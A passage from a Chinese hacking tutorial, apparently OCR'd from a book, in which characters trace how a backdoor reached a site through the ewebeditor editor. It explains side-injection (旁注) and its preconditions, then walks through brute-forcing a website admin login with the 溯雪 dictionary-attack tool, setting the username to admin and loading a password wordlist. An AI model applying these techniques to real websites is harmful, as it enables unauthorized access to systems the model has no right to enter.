


图9　溯雪界面




图10　溯雪自动获取信息




图11　对话框中输入常量




图13　提交返回结果




图12　提交测试

“那个利用程序是针对版本的，不是全部版本都行，现在大部分用户都在使用ewebeditor编辑器2.8版本，这样就肯定不行了啊。”太极虎回答阿宝。

“但是有一点很可疑，后门的路径是http://www.xxx.com/UploadFile/2009124182226393.cer，这样的命名不就是这个编辑器上传的文件么？我总感觉这个后门是从这个编辑器传上去的。”

“这里不排除这个可能，因为网上流传有ewebeditor2.8的利用程序，但是没有公布出来。另外一个可能就是黑客通过旁注入侵了同服务器的网站导致的。你稍等一下，我帮你看看。”太极虎师姐说完就走到电脑前忙起来了。

数分钟过后，太极虎师姐回到视频前面。

“师弟，这个网站不是被旁注的，我估计是这个黑客通过此编辑器传后门上去的。很大可能是通过暴力破解后台密码进去的。”

“等等！师姐，旁注是什么玩意儿啊？”

“旁注嘛！让我来告诉你吧！”鹤师兄插嘴道！

旁注是网络上比较流行的一种入侵方法，从字面上解释就是——“从旁注入”。原理是：利用同一主机上不同网站的漏洞得到webshell，从而利用主机上的程序，或者是服务所暴露的用户所在的物理路径进行入侵。

以本人对于旁注入侵的理解来说，这种方式绝对需要权限的提升作为帮助。如果主机的设置是IIS单用户权限/禁止运行任意CMD命令的话，这样旁注的入侵就成为了一大难题。没有了CMD的权限，就很难进行旁注的信息搜集，以及最主要的跨站式（文件夹）入侵就不可能成功。所以在得到webshell之后，我们首先要确定的条件就是是否存在可执行任意CMD的权限/是否可以有FSO的权限，这两个就是旁注的首要条件。

为了让读者理解得更加清晰，前提条件列表如下：

1、可执行任意CMD命令

2、可执行FSO

3、是否IIS单用户权限

旁注是一种新生的入侵手法，其杀伤力远远超过系统的漏洞。而且在旁注的过程中，可以穿插很多的手法，如：权限的提升、木马的种植等等。我在这里再次说明，旁注就是从旁注入，就是利用主机的信息而进行的跨站式入侵，而不是我们所看到，所理解的提权。旁注不需要提权，提升权限就已经扭曲了旁注的真正意义。旁注是一种很局限的入侵手法，但是结合其他的入侵手法之后，就会成为其他各种各样的入侵艺术。

“阿宝，明白了吧？这是我在百度百科给你找的。”

“谢谢鹤师兄了！太极虎师姐，刚才你说的暴力破解是怎么回事啊？”




图14　开始/重新开始

“暴力破解密码，其中一种就是用某种暴力破解软件，一个接一个的试，直到试验出正确的密码为止。不过这种破解方式成功几率不高，耗费时间多，技术成分低，不到迫不得已是不使用的，也称为穷举法。对于这个网站，黑客很可能采用了暴力破解密码的方法，下面我们来验证一下。”

暴力破解网站后台密码，很多黑客都会采用溯雪进行破解。但是由于软件很久没更新了，所以只能针对部分后台。溯雪是采用字典形式攻击的，你生成一个字典，然后把其导入到软件中进行爆破。

先给你介绍一下溯雪的使用方法吧。打开溯雪之后，在“URL”处输入网站后台地址，如图9。

这样软件会自动获取表单的信息，如图10。

双击“login”表单，弹出如图11的对话框，输入常量为admin，在这里我们假设知道用户名为admin。

在“pswd”表单选择一个字典，然后选择“运行”里面的“提交测试”，如图12，返回的结果如图13。

再次选择“运行”里面的“开始/重新开始”，弹出保存窗口，点“确定”即可，如图14。

接着会弹出一个“选择标记”对话框，其实这里就是要你找出一个特征码，让软件识别什么页面是正确的，什么页面是返回错误的。我们这里在对话框中选取一段字符串，将其填入到“标记”当中，如图15。

这样软件就会根据我们提供的字典进行密码破解了。我这里的字典里面




图15　填写特征码

没有这个密码，所以破解不出来。如果破解成功，在黑色的控制台是会提示结果的。

但是由于ewebeditor后台跟这个后台不同，所以不能用溯雪对其进行暴力破解了。这里我们还可采用Acunetix_Web_Vulnerability_Scanner_6.5的HTTP Fuzzer功能对其暴力破解。

